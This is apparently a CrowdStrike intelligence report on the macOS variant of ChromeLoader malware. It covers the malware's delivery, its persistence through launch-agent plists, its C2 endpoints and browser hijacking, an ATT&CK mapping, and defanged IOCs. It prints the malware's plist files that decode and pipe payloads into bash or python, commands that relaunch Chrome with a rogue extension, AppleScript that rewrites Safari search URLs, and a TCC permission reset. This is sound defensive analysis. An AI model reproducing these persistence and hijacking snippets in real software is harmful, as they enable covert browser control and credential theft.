

Intelligence Tipper

CSIT-23111

Analysis of ChromeLoader MacOS Variant

CROWDSTRIKE GLOBAL INTELLIGENCE TEAM

web: WWW.CROWDSTRIKE.COM | twitter: @CROWDSTRIKE

CROWDSTRIKE

This report is provided for situational awareness and network defense purposes only. DO NOT conduct searches on, communicate with, or engage any individuals, organizations, or network addresses identified in this report. Doing so may put you or your employer at risk and jeopardize any ongoing investigation efforts.

COPYRIGHT 2023

Analysis of ChromeLoader macOS Variant

Publish Date: 19 April 2023

Key Points

- *ChromeLoader* is an information stealer delivered via a user-initiated download in malicious ads, YouTube comments, QR codes on Twitter, or pay-per-install (PPI) sites.
- CrowdStrike Intelligence has observed *ChromeLoader* delivered via altered legitimate software as well as cracked game and illegal movie downloads.
- *ChromeLoader* is available for Windows and macOS; this Tipper examines two browser-specific variants of *ChromeLoader* on macOS: Safari and Chrome.
- *ChromeLoader* achieves persistence by creating auto-start execution point (ASEP) `.plist` files under `~/Library/LaunchAgents/` and registering those files with `launchct1`.
- The Chrome variant loads a browser extension, signifying the malware has full access to the victim's cookies and may execute arbitrary code in the browser.
- *ChromeLoader* is not currently attributed to a known criminal group or named SPIDER adversary.

Threat actors typically deliver *ChromeLoader* via ISO or DMG files, and the information stealer attempts to collect credentials saved in the browser, harvest recent online activity, and hijack the browser to display ads.[1] According to public reporting, *ChromeLoader* infections for macOS and Windows variants typically occur after the user clicks on malicious ads, YouTube comments, QR codes on Twitter, or PPI sites.[2] Information stealers are typically used by eCrime actors to harvest data; therefore, the *ChromeLoader* operator(s) are likely criminally motivated.

As of this writing, the malware is not publicly listed for sale on underground forums; however, CrowdStrike Intelligence has observed underground forum posts discussing the information stealer and amplifying industry reporting about the malware.

ChromeLoader Distribution

ChromeLoader macOS Variant Frequency

Figure 1 shows the frequency of observed Safari- and Chrome-variant samples of *ChromeLoader* for macOS from February through December 2022. CrowdStrike Intelligence's analysis of the three November 2022 samples revealed internal file timestamps from June 2022; these samples probably were distributed around the same time, as they were built and uploaded to public repositories later that year.

[1] CSDR-22178 Researchers Warn of Large-Scale Campaign Distributing ChromeLoader Malware
[2] https[:]//twitter[.]com/MsftSecIntel/status/1570911625841983489; https[:]//redcanary[.]com/blog/chromeloader/

Copyright 2023

CrowdStrike Intelligence assesses that *ChromeLoader* macOS distribution likely ceased in August or September 2022. This assessment carries high confidence and is based on the most recent internal file timestamp—27 July 2022—as well as the lack of observed macOS variant samples with a more recent internal file timestamp. The *Appendix* of this Tipper shows a sampling of the indicators of compromise (IOCs). CrowdStrike Intelligence presently cannot attribute the pause in activity to a particular reason.



Figure 1. Comparison of Safari- and Chrome-Variant Frequency from February–December 2022

ChromeLoader Windows Variant Delivery Methods

As of this writing, CrowdStrike Intelligence has not yet observed distribution methods for the macOS version; however, the following subsections in this Tipper detail observed delivery methods for the Windows variant. Criminal actors are likely using similar delivery tactics for the macOS version; however, this assessment carries low confidence, as CrowdStrike Intelligence has yet to directly observe these methods for the macOS version.

Initial Access via QR Code on Twitter

In January 2022, a Twitter user advertised pirated software and movies, and posted a QR code that downloaded an ISO file (Figure 2).[3] The ISO file contains the executable `downloader.exe`, which is written in .NET assembly and a PowerShell (PS) script. The executable decrypts the PS script, which downloads the malicious Chrome extension.

[3] https[:]//www.gdatasoftware[.]com/blog/2022/01/37236-qr-codes-on-twitter-deliver-malicious-chrome-extension

Copyright 2023

Industry sources reported that the macOS variant has been distributed via QR code;[4] however, CrowdStrike Intelligence has yet to directly observe this delivery tactic.

Figure 2. Obfuscated Screenshot of Tweet with Malicious QR Codes

Legitimate Software Altered for Windows ChromeLoader Delivery

In October 2022, CrowdStrike Intelligence observed a threat actor deploy an ISO file containing a malicious version of the legitimate open-source Streamlink Twitch graphical user interface (GUI) application that delivered a likely *ChromeLoader* payload.[5] The use of trojanized legitimate software to deliver malware is a relatively uncommon eCrime Tactic, Technique, and Procedure (TTP). This method was likely deployed to evade detection by network defense teams and antivirus (AV) software.

[4] https[:]//redcanary[.]com/blog/chromeloader/
[5] CSA-221078 Criminal Actor Alters Legitimate Software to Distribute Likely ChromeLoader

Copyright 2023

Windows ChromeLoader Delivery via Cracked Game and Illegal Movie Downloads

Beginning in at least December 2022 through February 2023, CrowdStrike Falcon Complete has observed a *ChromeLoader* campaign delivered via cracked game and illegal movie downloads.[6] This delivery tactic is a novel method for *ChromeLoader*; however, using cracked game software to deliver malware is not unique to the *ChromeLoader* operators, as customers of HERMIT SPIDER's *PrivateLoader* have allegedly leveraged cracked software to deliver the downloader.

Technical Analysis of ChromeLoader macOS Variant

The provided samples are DMG installers that mimic browser installers. The DMG installers show an image instructing the victim to "right click and open" on the installer and then click "open" on the operating system's warning dialog. The actual payload is a small bash script that exists in two variants: one targeting Safari, the other targeting Chrome. Both contact a hard-coded C2 domain and achieve persistence by writing several `.plist` files to `~/Library/LaunchAgents/`.

[6] CSA-230320 Ongoing Campaign Distributes ChromeLoader via Cracked Game and Illegal Movie Downloads

Copyright 2023

Safari Variant

The *ChromeLoader* variant targeting the Safari browser uses `curl` to download data from a C2 URL formatted as `https://<c2_domain>/gc`. The downloaded data contains two Base64-encoded Python scripts joined by a pipe character (`|`). For each script, the malware registers a `.plist` file that decodes and executes the payload via `python` (Figure 3).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <true/>
  <key>ThrottleInterval</key>
  <integer>5</integer>
        <key>Label</key>
        <string>com.safarii.extension</string>
        <key>ProgramArguments</key>
        <array>
                <string>sh</string>
                <string>-c</string>
                <string>echo <encoded_script> | base64 --decode | python  |
bash</string>
        </array>
</dict>
</plist>
```

Figure 3. .plist File Installed by the Safari Variant

One Base64-encoded Python script downloaded from the C2 is `<encoded_script>`.

Copyright 2023

Chrome Variant

The *ChromeLoader* variant targeting Chrome downloads a browser extension from a URL formatted as `https://<c2_domain>/archive.zip` and registers two to three `.plist` files with Base64-encoded bash commands (Figure 4).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>RunAtLoad</key>
        <true/>
        <key>StartInterval</key>
        <integer>31</integer>
        <key>Label</key>
        <string>com.chrome.extension</string>
        <key>ProgramArguments</key>
        <array>
                <string>sh</string>
                <string>-c</string>
                <string>echo <encoded_command> | base64 --decode |
bash</string>
        </array>
</dict>
</plist>
```

Figure 4. .plist File Installed by the Chrome Variant

Copyright 2023

Two `.plist` files kill running Chrome instances and restart the web browser with an additional `--load-extension` argument. Here, `<encoded_command>` decodes to one of the following commands (`<extension_path>` denotes the location of the downloaded extension):

```
if ps ax | grep -v grep | grep 'Google Chrome' &> /dev/null; then echo running;
EXTENSION_SERVICE='Google Chrome --load-extension'; if ps ax | grep -v grep |
grep 'Google Chrome --load-extension' &> /dev/null; then echo e running; else
pkill -a -i 'Google Chrome'; sleep 1 ;  open -a 'Google Chrome' --args
--load-extension='<extension_path>' --restore-last-session --noerrdialogs
--disable-session-crashed-bubble; fi;  else echo not running; fi
```

```
pkill -a -i 'Google Chrome'; sleep 1 ;  open -a 'Google Chrome' --args
--load-extension='<extension_path>' --restore-last-session --noerrdialogs
--disable-session-crashed-bubble;
```

In addition, the Chrome variant also queries the C2 URL formatted as `https://<c2_domain>/gp` for an optional popup URL. If such a URL can be retrieved, a third `.plist` file is registered with a command that opens a new Chrome instance that points to the popup URL `<popup_url>` in regular intervals:

```
open -na 'Google Chrome' --args --load-extension='<extension_path>'
--new-window '<popup_url>';
```

How ChromeLoader Maintains Persistence

ChromeLoader achieves persistence by creating ASEP `.plist` files under `~/Library/LaunchAgents/` and registering the files with `launchctl`. Tables 1 and 2 detail the `.plist` files created by the variant targeting Chrome and Safari browsers, respectively.

Filename	RunAtLoad	StartInterval (Seconds)	Description
`com.chrome.extension.plist`	`true`	31	Kills Chrome instances running without the extension and restarts with added extension
`com.chrome.extensions.plist`		21600	Kills all Chrome instances and restarts with added extension
`com.chrome.extensionsPop.plist`		3600	Opens ad in a new Chrome window (only written if an ad URL could be retrieved from the C2 server)

Table 1. .plist Files Created by Variant Targeting Chrome Browser

Copyright 2023

Filename	RunAtLoad	StartInterval (Seconds)	Description
com.safarii.extension.plist	true		Monitors URL opened in Safari; replaces URL for Google, Yahoo, and Bing searches
com.extension.pop.plist		1800	Opens ad in a new Safari window

Table 2. .plist Files Created by Variant Targeting Safari Browser

ChromeLoader Access at Cookies, Code Execution, and Defense Evasion

Since the Chrome variant loads a browser extension, it has full access to the victim's cookies and may execute arbitrary code in the browser context. This is also reflected by the extension's manifest file, which requested the following permissions in all observed instances:

```
"permissions": ["contextMenus", "tabs", "storage", "browsingData",
"webRequest", "webRequestBlocking", "privacy", "alarms", "management",
"*://*/*", "chrome://*/*"]
```

The extension further configures three techniques to evade discovery and deletion. The extension adds a listener that redirects requests for the extension configuration path (`chrome://extensions`) to the general settings page (`chrome://settings`). The extension configures a similar redirection via `onClicked` actions on left and right clicks on the extension's context menu. Finally, if the user can bypass these barriers, the extension configures an `UninstallURL` so that a tab with a C2 URL will be opened if the extension is successfully removed.

Instead of an extension, the Safari variant uses AppleScript to interact with the Safari browser; however, all observed variants only query the URL of the currently opened tab using the following script:

```
osascript -e 'tell application "safari"
set curURL to URL in front document
return curURL
end tell'
```

If a Google, Yahoo, or Bing search is detected, the aforementioned script replaces the URL:

```
osascript -e 'tell application "safari"
set URL in front document to "<url>"
end tell'
```


Copyright 2023

The `<url>` field is replaced with the search-hijack URL. If the malware detects that it does not have the necessary Transparency, Consent, and Control (TCC) permissions to control Safari via AppleScript, it will reset all permissions for Apple Events via the command:

```
tccutil reset AppleEvents
```

As this reset prompts the user with a security warning, the malware likely attempts to trick the victim into allowing Apple Events communication to gain control.

Conclusion

According to industry reporting, *ChromeLoader* information stealer for macOS has browser-specific variants for Safari and Chrome and is delivered via malicious ads or PPI sites. *ChromeLoader* is likely developed and operated by a single criminal actor. This assessment carries moderate confidence, as the malware is presently not sold publicly on underground forums and the observed activity lacks the frequency of popular commodity information stealers. Further understanding of the developer and operators of *ChromeLoader* is needed for a higher-confidence assessment.

CrowdStrike Intelligence analysis of the observed samples revealed the most recent internal file timestamp was in late July 2022, suggesting distribution of the macOS variant likely ended in August or September 2022. This assessment carries high confidence and is based on the last observed internal file timestamp—27 July 2022—and the lack of observed samples during the following months.

Tactics, Techniques, & Procedures

The following TTPs may be used to characterize the *ChromeLoader* activity described in this Tipper:

- Uses `.plist` files to execute Base64-encoded bash (Chrome variant) or Python (Safari variant) payloads
- Redirects web searches through a Chrome extension or by monitoring the browser with AppleScript
- Uses C2 endpoints `/archive.zip`, `/gc`, and `/gp`
- Uses `curl` to download payloads during installation
- Distribution in DMG files that contain a bash file named `ChromeInstaller.command` or `SafariInstaller.command`

Copyright 2023

ATT&CK Framework

The following table maps reported *ChromeLoader* macOS variant TTPs to the ATT&CK framework.

Tactic	Technique	Observable
Execution	T1204.001 User Execution: Malicious File	*ChromeLoader* can appear as an altered legitimate software file, cracked game, or illegal movie file
	T1059.002 Command and Scripting Interpreter: AppleScript	The Safari variant uses AppleScript to monitor and interact with the Safari browser
	T1059.004 Command and Scripting Interpreter: Unix Shell	The *ChromeLoader* installer is written in bash, and `.plist` files registered by the Chrome-variant execute Base64-encoded bash scripts
	T1059.006 Command and Scripting Interpreter: Python	The `.plist` files installed by the Safari variant execute Base64-encoded Python scripts
	T1053: Scheduled Task/Job	*ChromeLoader* installs `.plist` files for recurring execution
	T1569.001 System Services: Launchctl	*ChromeLoader* registers installed `.plist` files via `launchctl`
Defense Evasion	T1140: Deobfuscate/Decode Files or Information	*ChromeLoader* stores Base64-encoded commands in `.plist` files
Credential Access	T1555.003 Credentials from Password Stores: Credentials from Web Browsers	The browser extension installed by the Chrome variant may exfiltrate stolen credentials
Collection	T1185: Browser Session Hijacking	*ChromeLoader* collects credentials saved in the browser, harvests recent online activity, and hijacks the browser to display advertisements

Table 3. ChromeLaoder TTPs Mapped to ATT&CK Framework

Copyright 2023

Appendix

SHA256 .dmg File	First Seen	SHA256 Installer Script	First Seen
0c50c1b66299e4c4427e7c187bfb701621295c3b367bb87dd5d35b4294c112cf	2022-02-24	6ade5abdc0678d5bd2de5dad9490382573f347d741906cb8e6fde886efd62960	2022-02-24
0f74c65841f1cd1096ea8f7d482aedb82252bd1b5c94fbdb2b0c946784d0ce7d	2022-03-07	767f5481b44a843131b8475fa83ca5f32971e627a864578537c89ad9ac87cc08	2022-03-07
766dfaaebe5c3425ea9476f3ecbcbc356ff359c4c3bfc5ea0777a17d86796782	2022-04-01	d19d2817dcac325f9eab09a242a202f590237bd3b7781b449239729425b50051	2022-04-01
80098e084a6f678e6a0765e7a636a0da7dd49438848ab1910c1db45a0028b77b	2022-05-06	0e77c2450137f0138c1fa304d9f483380674220b34619d5f9aacdc1ac4425714	2022-05-06
d59b866cc69ee752be8d65ccd4d08d74ab00712df6eec46d086cc0341c8169d9	2022-06-08	03f2d315f4c3ea19f3a69cdb91665975c743455df59b25042f85b4738664f82d	2022-06-08
f65e853af21989e8bc39e06c1b97428ea0a3a63be47e78b38ef31d6e44eb3ed3	2022-07-05	084a2d869caaa58ca47b9c86e61b5e6881a71cdf55441beb9f9019f025c65150	2022-07-05
6a0160ec588f61845f7229902d0bf72b4efc5b00c46744622e4bd479aee38158	2022-11-15	14042b832a0c59ab322eb534a181e328f0cb9e32a7b0a4af3a8e5774953c3af9	2022-11-15

Table 4. Sampling of ChromeLoader Safari Variant SHA256 Hashes

SHA256 .dmg File	First Seen	SHA256 Installer Script	First Seen
5d3fd194c79d48b12a8c31887ecb602f97e1f99e48d29fec6bb60dfc092f93f1	2022-02-22	923796fad7a58c80f2e693e3905f47fbc9b2a299804af7aad1f7206490a1a3b3	2022-02-22
865aef1146a93d5d084abf2e8b8fadc762981e86ad049c5ff0ecfc39ef8ea991	2022-03-18	5d89efd25a275d997eb410203a749e7fcc481287ba2b6a0f1f3f870925281a7b	2022-03-18
7ac4efe00e5ce75698e4d651713926e2b183a5422506da0909c99e93480dacb1	2022-04-02	97844965c940b2661648c08f37c50a0cb09fdf7244b391e6ad695d0cd90ac30b	2022-04-02

Copyright 2023

2b51b90ded8f7f73f0292faefa83475649f05c53997de6be3c446d0b636ebf66	2022-05-25	1a24e13227efc51a44df555230cfd6d7ad4924c05187fc2c4ebf095e0448d09e	2022-05-25
bd67d0afabddc42e421d4423c491a6e83068754eae1efab2b7d4a465c0208c1c	2022-06-01	3fd81b34a6d11814661eea43b6581269fe7c9073d0643e5608fcf5627d757d5c	2022-06-01
fef05d8bc6bcf42e55037eec3ace778da5b9d457e7c23a3957057799247580731	2022-07-03	4d58981ce59f7018fd89be3f5d559eb99c4fd1b73b096eed086d4faf9e451502	2022-07-03
d70b4cccc3178b30156b702b13469ea2f953cb3ce9051b36d6d17d642266db54	2022-08-31	6937c86cb6f668eabc28e880268865b1097d3bf0c99eabbaa9f044cacc7551b1	2022-08-31
5ea209eaecff9e1d8a94492c09e015913fbfe0c6ba31ce4288074a2e9b901698	2022-11-16	1341e944d7429a69fd1e53cf57a49463dcf91bf6a962af45f45b5fb53817f8c1	2022-11-16

Table 5. Sampling of ChromeLoader Chrome Variant SHA256 Hashes

Detail	Value
ChromeLoader Safari C2 URLs	https[:]//advertoonsaz[.]xyz/gc https[:]//balljoobly[.]com/gc https[:]//choopinookie[.]com/gc https[:]//difficersutuly[.]xyz/gc https[:]//ertmained[.]xyz/gc https[:]//funbeachdude[.]com/gc https[:]//glazinespolka[.]xyz/gc https[:]//tobeconsiste[.]com/gc
ChromeLoader Chrome C2 URLs	https[:]//afswoodlander[.]xyz/gp https[:]//boogilooki[.]com/gp https[:]//ckgrounda[.]com/gp https[:]//dedictimg[.]xyz/gp https[:]//exerciselytet[.]xyz/gp https[:]//fukmendati[.]com/gp https[:]//gollablelesota[.]xyz/gp https[:]//voobmijump[.]com/gp

Copyright 2023

ChromeLoader Chrome-extension download URLs	`https[:]//airporates[.]xyz/archive.zip`
	`https[:]//bookimooki[.]com/archive.zip`
	`https[:]//chairtookli[.]com/archive.zip`
	`https[:]//ewaterhouseoop[.]xyz/archive.zip`
	`https[:]//kooblniplay[.]com/archive.zip`
	`https[:]//mercialtaver[.]xyz/archive.zip`
	`https[:]//pedseveralm[.]com/archive.zip`
	`https[:]//sienkeldprotes[.]xyz/archive.zip`

Table 6. Sampling of URLs Associated with ChromeLoader

Copyright 2023